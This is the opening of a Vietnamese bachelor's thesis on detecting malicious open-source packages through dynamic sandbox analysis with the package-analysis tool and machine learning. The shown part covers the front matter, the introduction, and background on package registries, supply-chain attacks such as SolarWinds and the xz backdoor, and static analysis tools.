

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH  
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN  
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG



Nguyễn Thành Công

Nguyễn Xuân Quang

KHOÁ LUẬN TỐT NGHIỆP

Phân tích động mã nguồn mở và ứng dụng học máy trong việc  
phân loại các gói mã độc mã nguồn mở

Dynamic analysis of open-source package and applying machine learning for  
malicious open-source packages detection

CỬ NHÂN NGÀNH AN TOÀN THÔNG TIN

TP. HỒ CHÍ MINH, 2024

**ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH  
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN  
KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG**



**Nguyễn Thành Công – 20521143  
Nguyễn Xuân Quang – 20521808**

**KHOÁ LUẬN TỐT NGHIỆP**

**Phân tích động mã nguồn mở và ứng dụng học máy trong việc  
phân loại các gói mã độc mã nguồn mở**

**Dynamic analysis of open-source package and applying machine learning for  
malicious open-source packages detection**

**CỬ NHÂN NGÀNH AN TOÀN THÔNG TIN**

**GIẢNG VIÊN HƯỚNG DẪN**

**TS. Vũ Đức Lý**

**ThS. Trần Tuấn Dũng**

**TP. HỒ CHÍ MINH, 2024**

## **THÔNG TIN HỘI ĐỒNG BẢO VỆ KHÓA LUẬN**

Hội đồng chấm khóa luận tốt nghiệp, thành lập theo Quyết định số .....  
ngày ..... của Hiệu trưởng Trường Đại học Công nghệ Thông tin.

1. Chủ tịch: .....

2. Thư ký: .....

3. Ủy viên: .....

## **LỜI CẢM ƠN**

Nhóm em xin chân thành cảm ơn các thầy cô tại Trường Đại học Công Nghệ Thông tin và Khoa Mạng Máy Tính và Truyền Thông đã hỗ trợ, hướng dẫn và chỉ bảo em trong quá trình thực hiện khóa luận tốt nghiệp này.

Nhóm em xin gửi lời cảm ơn sâu sắc đến Tiến sĩ Vũ Đức Lý đã hỗ trợ và hướng dẫn nhóm em trong quá trình thực hiện đề tài. Nhóm cũng gửi lời cảm ơn đến thầy Trần Tuấn Dũng đã cùng đồng hướng dẫn nhóm em trong quá trình thực hiện khóa luận này.

Nhóm em cũng chân thành gửi lời cảm ơn đến bạn bè và gia đình đã luôn hỗ trợ, động viên nhóm em trong quá trình học tập và hoàn thành khóa luận tốt nghiệp này.

**Nhóm tác giả**

## TÓM TẮT

Số lượng các gói phần mềm mã nguồn mở độc hại trên các kho mã nguồn mở (ví dụ như PyPI, npm hay RubyGems) gia tăng nhanh chóng trong những năm gần đây. Các kỹ thuật phát hiện gói phần mềm độc hại chủ yếu tập trung vào phân tích tĩnh, mặc dù đơn giản và xử lý nhanh, tuy nhiên lại gây ra nhiều kết quả dương tính sai (một gói phần mềm lành tính bị nhận dạng nhầm là gói độc hại).

Các đặc tính dựa trên phân tích động mô tả chi tiết hành vi thực sự của phần mềm độc hại thông qua việc chạy gói phần mềm trong một môi trường cô lập (sandbox). Các kỹ thuật này hứa hẹn đem lại kết quả phân tích chính xác hơn, so với phân tích tĩnh.

Vì vậy, trong khóa luận tốt nghiệp này nhóm em nghiên cứu các đặc tính động của các gói trên các kho lưu trữ phần mềm mã nguồn mở phổ biến như npm, PyPI, RubyGems, Packagist, crates.io, dựa trên công cụ phân tích động *package-analysis*.

Dựa trên các kết quả của công cụ phân tích *package-anaysis*, nhóm em cũng đề ra một cách tiếp cận sử dụng học máy để phát hiện các gói phần mềm độc hại một cách tự động. Ngoài ra, nghiên cứu này nhằm phân tích những hạn chế của công cụ *package-analysis*, từ đó đưa ra những gợi ý để cải thiện các công cụ phân tích động.

Những việc nhóm em đã làm bao gồm thực hiện phân tích tổng quan dữ liệu do *package-analysis* tạo ra, thu thập dữ liệu các gói phần mềm lành tính và độc hại từ dữ liệu *package-analysis*, phân tích so sánh các gói phần mềm lành tính và độc hại, và tìm ra các đặc trưng phù hợp để ứng dụng học máy vào tự động phát hiện các gói phần mềm độc hại dựa trên dữ liệu của *package-analysis*. Kết quả đạt được bao gồm phát hiện các gói phần mềm độc hại sử dụng nhiều câu lệnh hơn và thực hiện kết nối mạng tới các tên miền và địa chỉ Internet Protocol (IP) nhiều hơn trong quá trình chạy gói. Các hành vi phổ biến của các gói độc hại trong nghiên cứu này bao gồm: thực hiện các câu lệnh độc hại, kết nối tới tên miền liên quan tới hành vi độc hại, hoặc thực hiện cả hai hành động trên.

Qua việc ứng dụng học máy, nhóm em đã thực hiện trên mười phép kiểm tra chéo và trên nhiều mô hình học máy khác nhau. Mô hình đạt kết quả tốt nhất với AUC (Area Under the ROC Curve) là 0.91. Bên cạnh đó, nhóm em cũng đã tạo một chương trình ứng dụng với kết quả từ ứng dụng học máy.

# MỤC LỤC

<b>Thông tin hội đồng bảo vệ khóa luận</b>	i
<b>Lời cảm ơn</b>	ii
<b>Tóm tắt</b>	iii
<b>Mục lục</b>	iv
<b>Danh mục các bảng</b>	vii
<b>Danh mục các hình vẽ và đồ thị</b>	ix
<b>Danh mục từ viết tắt</b>	x
<b>Chương 1. Giới thiệu</b>	1
1.1 Mở đầu . . . . .	1
1.2 Công bố khoa học . . . . .	3
1.3 Mục tiêu, đối tượng và phạm vi nghiên cứu . . . . .	4
1.3.1 Mục tiêu nghiên cứu . . . . .	4
1.3.1.1 Về kiến thức . . . . .	4
1.3.1.2 Về sản phẩm . . . . .	4
1.3.2 Đối tượng và phạm vi nghiên cứu . . . . .	5
1.4 Bố cục của luận văn . . . . .	5
<b>Chương 2. Nền tảng</b>	7
2.1 Các kho mã nguồn mở . . . . .	7
2.2 Tấn công chuỗi cung ứng phần mềm . . . . .	8
2.3 Các công cụ phân tích mã độc tĩnh . . . . .	9
2.4 Các công cụ phân tích mã độc động . . . . .	10
<b>Chương 3. Kỹ thuật Sandboxing và Công cụ Package-Analysis</b>	14
3.1 Kỹ thuật Sandboxing . . . . .	14
3.2 Công cụ phân tích động package-analysis . . . . .	16

## MỤC LỤC

---

<b>Chương 4. Phân tích và Khai phá dữ liệu</b>	<b>18</b>
4.1 Tổng quan về các kho mã nguồn mở . . . . .	18
4.2 Phân tích các kết nối mạng tạo bởi các gói phần mềm . . . . .	19
4.2.1 Phân tích các địa chỉ IP được các gói phần mềm kết nối tới . .	19
4.2.2 Phân tích các tên miền (domains) được các gói kết nối tới . .	23
4.2.3 Phân tích các câu lệnh thực thi bởi các gói . . . . .	26
4.2.4 Phân tích các files truy cập bởi các gói phần mềm . . . . .	27
4.3 Phân tích hành vi của các gói phần mềm mã nguồn mở độc hại và lành tính . . . . .	27
4.3.1 Phân tích các câu lệnh . . . . .	28
4.3.1.1 Phân loại hành vi của các câu lệnh độc hại trong các gói độc hại . . . . .	31
4.3.2 Phân tích thông kê hành vi các gói độc hại . . . . .	33
4.3.3 Phân tích các kết nối mạng mà các gói kết nối tới . . . . .	35
4.3.4 Phân tích các tên miền mà các gói độc hại kết nối tới . . . . .	36
<b>Chương 5. Các giải thuật học máy</b>	<b>39</b>
5.0.1 Giải thuật hồi quy tuyến tính (Linear Regression) . . . . .	39
5.0.2 Giải thuật Logistic Regression . . . . .	39
5.0.3 Giải thuật cây quyết định (Decision Tree) . . . . .	41
5.0.4 Giải thuật Random Forest . . . . .	42
5.0.5 Giải thuật Mạng nơ-ron . . . . .	42
5.0.6 Giải thuật K-Means . . . . .	42
<b>Chương 6. Ứng dụng học máy trong phát hiện các gói phần mềm độc hại</b>	<b>44</b>
6.1 Môi trường thực nghiệm . . . . .	44
6.2 Thu thập dữ liệu . . . . .	44
6.2.1 Thu thập các gói độc hại . . . . .	44
6.2.2 Thu thập các gói lành tính . . . . .	46
6.3 Tiền xử lý dữ liệu . . . . .	47
6.4 Trích xuất đặc tính (features) của các gói phần mềm . . . . .	48

---

## MỤC LỤC

---

6.5	Encoding các đặc tính . . . . .	48
6.6	Huấn luyện các mô hình học máy (Training) . . . . .	49
6.7	Đánh giá kết quả . . . . .	50
6.8	Chương trình ứng dụng . . . . .	52
6.8.1	Các thành phần của ứng dụng . . . . .	52
6.8.1.1	Ứng dụng web . . . . .	53
6.8.1.2	Package-analysis . . . . .	55
6.8.1.3	Mô hình học máy . . . . .	56
6.8.2	Xây dựng chương trình kiểm tra mã nguồn mở . . . . .	56
6.8.2.1	Một số hình ảnh demo . . . . .	56
6.8.3	Ưu điểm và hạn chế của chương trình ứng dụng . . . . .	57
6.8.3.1	Ưu điểm . . . . .	57
6.8.3.2	Hạn chế . . . . .	58
<b>Chương 7.</b>	<b>Hạn chế của luận văn và các bước cải tiến tiếp theo</b>	<b>59</b>
7.1	Hạn chế . . . . .	59
7.2	Hướng phát triển . . . . .	59
<b>Chương 8.</b>	<b>Kết Luận</b>	<b>61</b>
8.1	Kết luận . . . . .	61
<b>Tài liệu tham khảo</b>		<b>66</b>
<b>Phụ lục A.</b>	<b>Các tên miền đánh giá độc hại được các gói phần mềm kết nối</b>	<b>67</b>

## DANH MỤC CÁC BẢNG

2.1 So sánh công cụ package-analysis và packj . . . . .	12
4.1 Các kho mã nguồn ở phổ biến . . . . .	18
4.2 Mười địa chỉ IP được kết nối tới nhiều nhất tại thời điểm import . . . . .	20
4.3 Mười địa chỉ IP được các gói mã nguồn mở kết nối tới nhiều nhất tại thời điểm cài đặt. . . . .	20
4.4 Mười tên miền (domains) được các gói mã nguồn mở kết nối tới nhiều nhất tại thời điểm cài đặt. . . . .	22
4.5 Mười tên miền (domains) được các gói mã nguồn mở kết nối tới nhiều nhất tại thời điểm import. . . . .	24
4.6 Mười câu lệnh (commands) được các gói mã nguồn mở sử dụng nhiều nhất tại thời điểm cài đặt. . . . .	27
4.7 Mười câu lệnh (commands) được các gói mã nguồn mở sử dụng nhiều nhất tại thời điểm import. . . . .	28
4.8 Mười files được các gói mã nguồn mở kết nối tới nhiều nhất. . . . .	29
4.9 Các câu lệnh được sử dụng nhiều nhất trong tập dữ liệu của nhóm. . . . .	30
4.10 Bảng phân bố hành vi của các gói mã nguồn mở độc hại. . . . .	33
4.11 Số lượng phiên bản và số lượng gói trên từng kho lưu trữ trong dữ liệu các gói độc hại. . . . .	34
4.12 Thống kê các tên miền OAST bị đánh dấu bởi các công cụ quét tên miền trên VirusTotal . . . . .	38
6.1 Số lượng các gói phần mềm dùng trong ứng dụng học máy. . . . .	44
6.2 Bảng thống kê về các gói mã nguồn độc hại . . . . .	46
6.3 Các câu lệnh được sử dụng nhiều nhất bởi các gói độc hại trong tập dữ liệu của nhóm. . . . .	46
6.4 Top những câu lệnh được sử dụng bởi các gói lành tính trong tập dữ liệu của nhóm . . . . .	47
6.5 Các đặc tính của các gói mã nguồn mở được sử dụng trong quá trình học máy . . . . .	48

## DANH MỤC CÁC BẢNG

---

6.6	Số lần xuất hiện các đặc tính trong tập dữ liệu . . . . .	49
6.7	Các phương pháp đánh giá dùng để đánh giá mô hình trong luận văn của nhóm em. . . . .	51
6.8	Kết quả đánh giá các mô hình học máy. . . . .	52
A.1	Thống kê các tên miền độc hại được các gói độc hại kết nối tới nhiều nhất và bị đánh dấu bởi các công cụ quét tên miền trên VirusTotal . .	68

# DANH MỤC CÁC HÌNH VẼ VÀ ĐỒ THỊ

3.1 Kiến trúc sandbox của package-analysis. . . . .	15
4.1 Tỉ lệ phân tích thành công các gói mã nguồn của <i>package-analysis</i> tại thời điểm cài đặt và import mã nguồn. . . . .	19
4.2 Số lượng các công cụ quét mã độc đánh dấu các địa chỉ IP trong VirusTotal . . . . .	21
4.3 Biểu đồ địa chỉ IP theo quốc gia của các gói lừa tinh và độc hại . . . . .	23
4.4 Biểu đồ địa chỉ IP theo quốc gia các gói độc hại . . . . .	23
4.5 Biểu đồ địa chỉ IP theo quốc gia các gói lừa tinh . . . . .	25
4.6 Số lượng các gói có ít nhất một địa chỉ IP bị dán nhãn là độc hại . . . . .	26
4.7 Biểu đồ thể hiện phân bố các hành vi độc hại trong tập dữ liệu các gói mã nguồn mở độc hại . . . . .	34
4.8 Bảng phân bố số lượng các công cụ quét tên miền trên VirusTotal đánh dấu các tên miền. . . . .	36
4.9 Số lượng các công cụ quét tên miền trên VirusTotal đánh dấu các tên miền trong các gói độc hại . . . . .	37
6.1 Quy trình xây dựng mô hình học máy . . . . .	45
6.2 Mô hình tổng quát thu thập dữ liệu . . . . .	46
6.3 Biểu đồ các đường cong ROC cho các mô hình học máy. . . . .	50
6.4 Quy trình thực hiện chương trình . . . . .	53
6.5 Giao diện mặc định của ứng dụng . . . . .	53
6.6 Giao diện về luận án tốt nghiệp . . . . .	54
6.7 Giao diện chính chương trình ứng dụng . . . . .	55
6.8 Thông tin về mã nguồn trích xuất từ <i>package-analysis</i> . . . . .	55
6.9 Cấu trúc thư mục kết quả được tạo ra bởi <i>package-analysis</i> . . . . .	55
6.10 Giao diện chương trình khi đang thực hiện phân tích . . . . .	57
6.11 Giao diện chương trình hiển thị kết quả phân tích . . . . .	57

## DANH MỤC TỪ VIẾT TẮT

**API** Application Programming Interface

**IP** Internet Protocol

# Chương 1. GIỚI THIỆU

## 1.1 Mở đầu

Trong việc phát triển phần mềm, việc tự xây dựng các thư viện lại từ đầu sẽ rất tốn nguồn lực và kéo dài thời gian phát triển phần mềm. Việc sử dụng các thư viện có sẵn từ các bên thứ ba (ví dụ PyPI cho Python) sẽ tiết kiệm chi phí, nâng cao hiệu quả cho việc phát triển phần mềm. Các thư viện mã nguồn mở là một lựa chọn của rất nhiều lập trình viên khi phát triển phần mềm.

Bên cạnh những lợi ích to lớn mà các thư viện mã nguồn mở đem lại, thì cũng tồn tại những rủi ro về bảo mật. Ví dụ, người tấn công có thể chèn các đoạn mã độc vào các thư viện mã nguồn mở trong một chuỗi cung ứng phát triển phần mềm, kết quả là lập trình viên sẽ trở thành nạn nhân khi sử dụng các thư viện này sẽ bị nhiễm mã độc khi sử dụng các gói phần mềm độc hại này. Một số hành vi độc hại trên máy nạn nhân có thể kể tới như đánh cắp thông tin (thông tin về hệ điều hành, mã thông báo(token), khóa phiên(session key) v.v.) hay thực hiện các câu lệnh độc hại (command and control), reverse shell v.v. [1]. Ngoài ra, người tấn công còn sử dụng nhiều các kỹ thuật anti-analysis khác nhau để qua mặt các công cụ dò tìm mã độc như mã hóa, làm rối mã v.v.

Theo một phân tích của snyk.io thì từ đầu năm 2023 tổ chức Synk đã phát hiện ra hơn 6,800 các gói mã nguồn mở độc hại [2]. Đặc biệt, chỉ trong tháng 12 năm 2022 thì hãng Checkmarx đã phát hiện hơn 144,000 các gói mã nguồn mở độc hại [3]. Điều này cho thấy các gói phần mềm đang gia tăng nhanh chóng trong những năm gần đây [2]. Có hai kiểu phân tích chính mã độc cho các gói mã nguồn mở là: phân tích tĩnh và phân tích động. Phân tích tĩnh là quá trình phân tích mà không thực thi phần mềm mã độc. Phân tích động là quá trình phân tích chạy chương trình hoặc thực thi trong môi trường cô lập (sandbox). Công cụ *package-analysis* là công cụ tự động phân tích các gói mã nguồn mở từ các kho lưu trữ mã nguồn mở. Đây là một công cụ mã nguồn mở được Google phát triển. Công cụ này tập trung vào phân tích các hành vi thực sự của mã nguồn từ đó cho ra các kết quả chính xác hơn. Tuy nhiên, công cụ *package-analysis* hiện tại chỉ cung cấp kết quả dữ liệu phân tích ở dạng thô (raw analysis result) ở dạng tệp tin JSON, điều này sẽ đòi hỏi nhiều nguồn

## CHƯƠNG 1. GIỚI THIỆU

---

lực để phân tích các dữ liệu này. Các nguồn lực này bao gồm thời gian xem xét phân tích kết quả ở dạng thô hay viết các quy tắc (rules) để xác định xem gói mã nguồn mở này có độc hại hay không. Vì lý do đó, trong khóa luận tốt nghiệp này nhóm em quyết định tìm hiểu và phân tích, khai phá dữ liệu phân tích thô được cung cấp bởi công cụ *package-analysis* để tìm hiểu hành vi thực sự bên trong của các gói mã nguồn mở lành tính và độc hại trong các kho lưu trữ mã nguồn mở phổ biến.

Khi phân tích các gói phần mềm mã nguồn mở, các nhà nghiên cứu bảo mật thường tập trung quan sát các yếu tố thường xác định là độc hại (Ví dụ: các tên miền nghi vấn độc hại mà các gói kết nối tới, các lời gọi hệ thống mà các gói sử dụng), bên cạnh đó những kiến thức chuyên môn cũng là yếu tố quan trọng để các nhà phân tích xác định các gói phần mềm là độc hại hay không. Dương tính giả (False positives) thường xảy ra trong quá trình phân tích, khi mà các gói phần mềm là lành tính nhưng lại bị nhầm xác định là độc hại [4]. Để tránh dương tính giả, các công cụ phân tích mã độc cần phải phân biệt rõ sự khác biệt trong hành vi của các gói lành tính và các gói độc hại. Qua tìm hiểu của nhóm em, hiện nay chưa có tài liệu nghiên cứu khoa học nào phân tích về các hành vi độc hại của các gói phần mềm mã nguồn mở sử dụng công cụ phân tích động.

Các công cụ phát hiện gói phần mềm độc hại dựa vào các đặc điểm tĩnh thường đưa ra nhiều kết quả nhiều dương tính giả do các kỹ thuật qua mặt các công cụ phân tích tĩnh luôn được cải tiến [1]. Một cách tiếp cận khác để phân tích chính xác hơn các gói phần mềm đó là dựa trên phân tích động (dynamic analysis). Việc xây dựng những công cụ phát hiện các gói mã nguồn độc hại dựa trên phân tích động mang nhiều kết quả hứa hẹn, vì nó tập trung phân tích vào biểu hiện hành vi của mã độc thay vì các đặc tính cố định. Nghiên cứu bởi Vu và các đồng nghiệp [4] khuyến nghị nên có nhiều nghiên cứu tập trung vào phân tích động, đặc biệt là cải thiện độ chính xác của kỹ thuật sandboxing và xử lý các kết quả phân tích thô của các công cụ phân tích động.

Vì những lý do đề cập phía trên, trong luận văn tốt nghiệp này, nhóm em tập trung vào việc phân tích các đặc tính động của các gói mã nguồn mở trên nhiều kho mã nguồn mở khác nhau bao gồm PyPI, npm, RubyGems, crates.io, Packagist . Trong quá trình tìm hiểu các công cụ phân tích động (Chương 2), nhóm em quyết

## 1.2. CÔNG BỐ KHOA HỌC

---

định lựa chọn *package-analysis* [5] là công cụ phân tích chính vì đây là một công cụ mã nguồn mở, dễ sử dụng, và có thể mở rộng (Chương 3). Trong luận văn này nhóm em sử dụng các kết quả phân tích của *package-analysis* cho các gói mã nguồn mở. Sử dụng các kết quả phân tích này, nhóm em phân tích các đặc tính phổ biến có trong các gói độc hại và lành tính. Hơn nữa, trong luận văn này nhóm em cũng so sánh sự khác biệt hành vi giữa các gói mã nguồn mở độc hại và gói mã nguồn mở lành tính (Chương 4). Các đặc tính được trích xuất từ kết quả phân tích của các gói được đưa vào các giải thuật học máy để tự động phát hiện các gói mã nguồn mở (Chương 6).

Để xây dựng được các mô hình học máy để phân loại các gói mã nguồn mở độc hại, nhóm em đã xây dựng một tập dữ liệu bao gồm các gói lành tính và độc hại. Các bước phân tích và khai phá dữ liệu giúp nhóm em hiểu rõ sự khác nhau trong hành vi của các gói lành tính và các gói độc hại. Các mục dưới đây tóm lược các đóng góp của khóa luận tốt nghiệp này:

- Phương pháp các gói lành tính và độc hại phục vụ cho việc phân tích hành vi và huấn luyện các mô hình học máy.
- Tìm hiểu về công cụ phân tích động các gói phần mềm mã nguồn mở *package-analysis*, bao gồm các hạn chế cũng như ưu điểm của công cụ này và kỹ thuật sandboxing đằng sau nó.
- Phân tích các hành vi độc hại và các hành vi lành tính trong các gói phần mềm mã nguồn mở, từ đó chắt lọc ra các đặc tính để phân loại các gói độc hại.
- Áp dụng các mô hình học máy dựa trên dữ liệu của *package-analysis* để phân loại gói độc hại và lành tính.

### 1.2 Công bố khoa học

Kết quả nghiên cứu từ luận văn này đã được nhóm em nộp vào một hội nghị quốc tế có tên “International Conference on Computer Applications in Industry and Engineering”. Mã nguồn, cũng như các kết quả phân tích được nhóm em lưu trữ tại [6]

## CHƯƠNG 1. GIỚI THIỆU

---

để các nhóm nghiên cứu khác có thể tham khảo. Ngoài ra, nhóm em đang tiếp tục phát triển và mở rộng bài báo hội nghị để nộp vào một tạp chí từ Q3 trở lên.

### 1.3 Mục tiêu, đối tượng và phạm vi nghiên cứu

#### 1.3.1 Mục tiêu nghiên cứu

##### 1.3.1.1 Về kiến thức

Thông qua khóa luận tốt nghiệp này, nhóm em hướng tới tìm hiểu và vận dụng những kiến thức sau:

- Cấu trúc của các gói phần mềm mã nguồn mở trên các kho phần mềm phổ biến như PyPI, npm.
- Cách thức hoạt động của một kho mã nguồn mở cũng như cách người tấn công lợi dụng chúng để chèn mã độc tấn công người dùng.
- Cách thức hoạt động của các công cụ phát hiện các gói độc hại, ưu và nhược điểm của từng công cụ.
- Phân tích và trích xuất các đặc tính từ các kết quả phân tích của *package-analysis*.
- Lựa chọn các đặc tính phù hợp cho các mô hình học máy để phân loại các gói độc hại và lành tính.
- Nắm bắt và vận dụng được các kiến thức cơ bản về học máy cho việc phân loại các gói độc hại.

##### 1.3.1.2 Về sản phẩm

Bên cạnh kiến thức, nhóm em cũng mong muốn tạo ra một sản phẩm ứng dụng học máy vào việc phát hiện các gói phần mềm độc hại dựa trên dữ liệu của công cụ *package-analysis*.

## 1.4. BỐ CỤC CỦA LUẬN VĂN

---

### 1.3.2 Đôi tượng và phạm vi nghiên cứu

Đôi tượng và phạm vi nghiên cứu của khóa luận tốt nghiệp này gồm có:

1. Nghiên cứu các kỹ thuật phân tích động các gói phần mềm độc hại, cụ thể là với công cụ package-analysis.
2. Phân tích kết quả phân tích từ công cụ package-analysis để đánh giá hiệu năng cũng như tìm hiểu các đặc tính của các gói mã nguồn mở.
3. Xây dựng một tập dữ liệu bao gồm các gói mã nguồn mở lành tính và độc hại, phục vụ cho việc xây dựng các mô hình học máy để phân loại mã độc.
4. Áp dụng các giải thuật học máy trên các đặc tính động trích xuất từ tập dữ liệu thu thập được.
5. Đánh giá hiệu năng của các giải thuật học máy trong việc phân loại mã độc.

### 1.4 Bố cục của luận văn

Bố cục của luận văn được tổ chức như sau.

- Chương 1 giới thiệu tổng quan về đề tài.
- Chương 2 mô tả khái niệm quan trọng trong bài báo.
- Chương 3 mô tả kỹ thuật sandbox của *package-analysis* và quá trình phân tích của *package-analysis*.
- Chương 4 mô tả thực nghiệm và kết quả phát hiện từ việc phân tích dữ liệu lớn từ *package-analysis*.
- Chương 5 trình bày lý thuyết các giải thuật học máy được sử dụng trong thực nghiệm.
- Chương 6 trình bày các kỹ thuật học máy trong phát hiện các gói phần mềm độc hại và trình bày chương trình ứng dụng của nhóm em.

## CHƯƠNG 1. GIỚI THIỆU

- Chương 7 nhận xét những hạn chế của luận văn này và đề xuất cách cải thiện trong tương lai.
- Chương 8 trình bày tóm tắt những kết quả đạt được trong khóa luận của nhóm em.

## Chương 2. NỀN TẢNG

### 2.1 Các kho mã nguồn mở

Trong phần này, nhóm em trình bày các kho mã nguồn mở và đặc điểm của chúng. Bài báo bởi nhóm tác giả Duan [7] so sánh các đặc tính bảo mật của các kho mã nguồn mở này. Một số khía cạnh bảo mật được xem xét như xác thực nhiều yếu tố, các hành vi độc hại, các loại tấn công phổ biến trong các gói phần mềm.

**crates.io:** crates.io là kho lưu trữ phần mềm mã nguồn mở phổ biến nhất của ngôn ngữ lập trình Rust. Tại thời điểm tháng 6 năm 2024, crates.io có 152,956 gói phần mềm trong kho. crates.io cho phép người dùng tải và quản lý các gói phần mềm, điều này giúp các lập trình viên dễ dàng chia sẻ mã nguồn của mình cũng như sử dụng các mã nguồn của các lập trình viên khác.

**PyPI:** PyPI là kho lưu trữ phần mềm mã nguồn mở của ngôn ngữ lập trình Python. Tại thời điểm tháng 6 năm 2024, PyPI có 553,161 số lượng gói trong kho của mình. Người dùng thường sử dụng các công cụ cài đặt gói như *pip* để cài đặt các gói phần mềm từ PyPI. PyPI được quản lý bởi một nhóm có tên PyPA.

**npm:** npm là kho lưu trữ phần mềm mã nguồn phổ biến nhất thế giới của ngôn ngữ lập trình JavaScript. Tại thời điểm tháng 6 năm 2024, npm có 4,855,890 số lượng gói trong kho của mình. npm cũng là kho lưu trữ phần mềm có số lượng gói lớn nhất thế giới đến thời điểm hiện tại.

**Packagist:** Packagist là kho lưu trữ phần mềm mã nguồn mở phổ biến nhất thế giới của ngôn ngữ lập trình PHP. Số lượng gói trong kho lưu trữ này là 449,097 đến thời điểm tháng 6 năm 2024.

**RubyGems:** RubyGems là kho lưu trữ phần mềm mã nguồn mở lớn của ngôn ngữ lập trình Ruby. Số lượng các gói phần mềm trong kho là 197,759 tại thời điểm tháng 6 năm 2024.

### 2.2 Tấn công chuỗi cung ứng phần mềm

Một cuộc tấn công chuỗi cung ứng phần mềm xảy ra khi kẻ tấn công chèn mã độc vào một hoặc nhiều mắt xích trong chuỗi cung ứng phát triển phần mềm [8]. Khi đó, người dùng cuối khi sử dụng phần mềm đó thông qua quá trình cài đặt hoặc cập nhật sẽ trở thành nạn nhân của các cuộc tấn công chuỗi cung ứng phần mềm. Loại tấn công mạng này có thể được thực hiện bằng cách đầu độc phần mềm mã nguồn mở hoặc bằng cách chèn mã độc vào các bản cập nhật của các phần mềm có lượng người dùng lớn. Tác động của một cuộc tấn công chuỗi cung ứng phần mềm là đáng kể, khi một trong những mắt xích yếu nhất bị xâm phạm, nó sẽ ảnh hưởng đến tất cả các bên tham gia trong chuỗi cung ứng phát triển phần mềm.

Một trong những tấn công chuỗi cung ứng phần mềm nổi tiếng nhất là Solar-Winds [9]. Trong cuộc tấn công này kẻ tấn công sau khi truy cập vào được mạng nội bộ của hãng SolarWinds, kẻ tấn công chèn mã độc vào một trong những bản cập nhật của phần mềm Orion [10]. Các tổ chức, cá nhân, trong đó có cả một vài chính phủ sau khi cập nhật bản cập nhật này thì kẻ tấn công có thể thực hiện các hành vi độc hại như kiểm soát từ xa, do thám, xâm nhập trái phép, đánh cắp thông tin v.v.

Nghiên cứu từ Ladisa và các đồng nghiệp [11] trình bày các kỹ thuật tấn công vào chuỗi cung ứng và các kỹ thuật để phát hiện và ngăn chặn các gói độc hại. Một số kiểu tấn công phổ biến có thể kể tới như typosquatting, combosquatting, chiếm tài khoản và chèn mã độc.

Mới đây, một loại mã độc backdoor đã được tìm thấy trong một tệp nén (tarball) phổ biến trên hệ điều hành Linux là *xz* ở phiên bản 5.6.0. Loại tệp nén này chứa các tệp tin .m4 và không tồn tại trong các kho lưu trữ chính thức. Các tệp tin .m4 này chứa các câu lệnh tự động để giúp tự động hóa quá trình biên dịch phần mềm. Các lệnh này đã được làm rối mã để tránh bị phát hiện và sau đó khi được chạy, chúng sửa đổi các hàm chương trình khi xây dựng cài đặt gói phần mềm *liblzma*. Sau đó, một phần mềm khác là *sshd* khi sử dụng các hàm của gói *liblzma* vô tình sử dụng những hàm chương trình đã bị sửa đổi trước đó [12]. Điều này cho thấy mức độ phức tạp và tinh vi của loại tấn công chuỗi cung ứng phần mềm.

## 2.3. CÁC CÔNG CỤ PHÂN TÍCH MÃ ĐỘC TĨNH

---

### 2.3 Các công cụ phân tích mã độc tĩnh

Phân tích tĩnh là quá trình phân tích chương trình mà không cần thực thi [13]. Các công cụ phân tích tĩnh dựa vào các phương pháp phát hiện các biểu hiện độc hại trong mã nguồn hoặc trong các tệp tin metadata (chứa thông tin về gói phần mềm) để xác định xem gói phần mềm có độc hại hay không. Các công cụ này sử dụng các mẫu như quy tắc hoặc dựa trên chữ ký (signatures) để phát hiện mã và phần mềm độc hại. Phân tích tĩnh tốn ít thời gian hơn phân tích động, nhưng có tỉ lệ dương tính giả cao (phát hiện các gói lành tính nhưng bị xem là độc hại). Ngoài ra, các công cụ này không thể phát hiện các hành vi độc hại trong quá trình chạy hoặc cài đặt gói. Hơn nữa, các gói độc hại có thể sử dụng các kỹ thuật chống phân tích (anti-analysis) để tránh bị phát hiện bởi các công cụ phân tích tĩnh thông qua việc làm rối mã (obfuscation) hoặc mã hóa v.v.

Một vài công cụ phân tích tĩnh phổ biến mã nguồn mở bao gồm:

- OSS Detect Backdoor [14]: là một công cụ mã nguồn mở được phát triển bởi hãng Microsoft. OSS Detect Backdoor tích hợp nhiều công cụ nhỏ khác. Bằng cách cung cấp tên phần mềm, phiên bản và tên kho lưu trữ, công cụ này tự động tải phần mềm về và thực hiện phân tích tĩnh. Hơn nữa, việc tích hợp nhiều công cụ, OSS Detect Backdoor sẽ cho kết quả phân tích đa dạng về các gói phần mềm.
- Bandit4Mal [15]: công cụ này được nghiên cứu và phát triển bởi nhóm các nhà nghiên cứu bảo mật của Đại học Trento và SAP Security Research [16]. Đây là một công cụ mã nguồn mở, được dùng để tìm các lỗ hổng bảo mật trong các phần mềm viết bằng ngôn ngữ lập trình Python. Công cụ này sử dụng các quy tắc (rule) và sử dụng kỹ thuật phân tích cây cú pháp trừu tượng (Abstract Syntax Tree - AST) để xác định các gói độc hại.
- PyPI Malware Checks [17]: là một công cụ được sử dụng bởi kho lưu trữ mã nguồn mở PyPI, công cụ này có khả năng kiểm tra các dòng mã độc hại trong từng gói được đăng tải lên PyPI. Công cụ này sử dụng các luật để xác định các gói mã nguồn mở độc hại.

## CHƯƠNG 2. NỀN TẢNG

---

- Capslock [18]: công cụ này có khả năng phân tích các ứng dụng dòng lệnh (Command Line Interface - CLI) của các gói viết bằng ngôn ngữ Go, từ đó thông báo cho người dùng biết những quyền mà các gói này có thể truy cập. Hiện tại, công cụ này chỉ hỗ trợ phân tích các gói viết bằng ngôn ngữ Go.

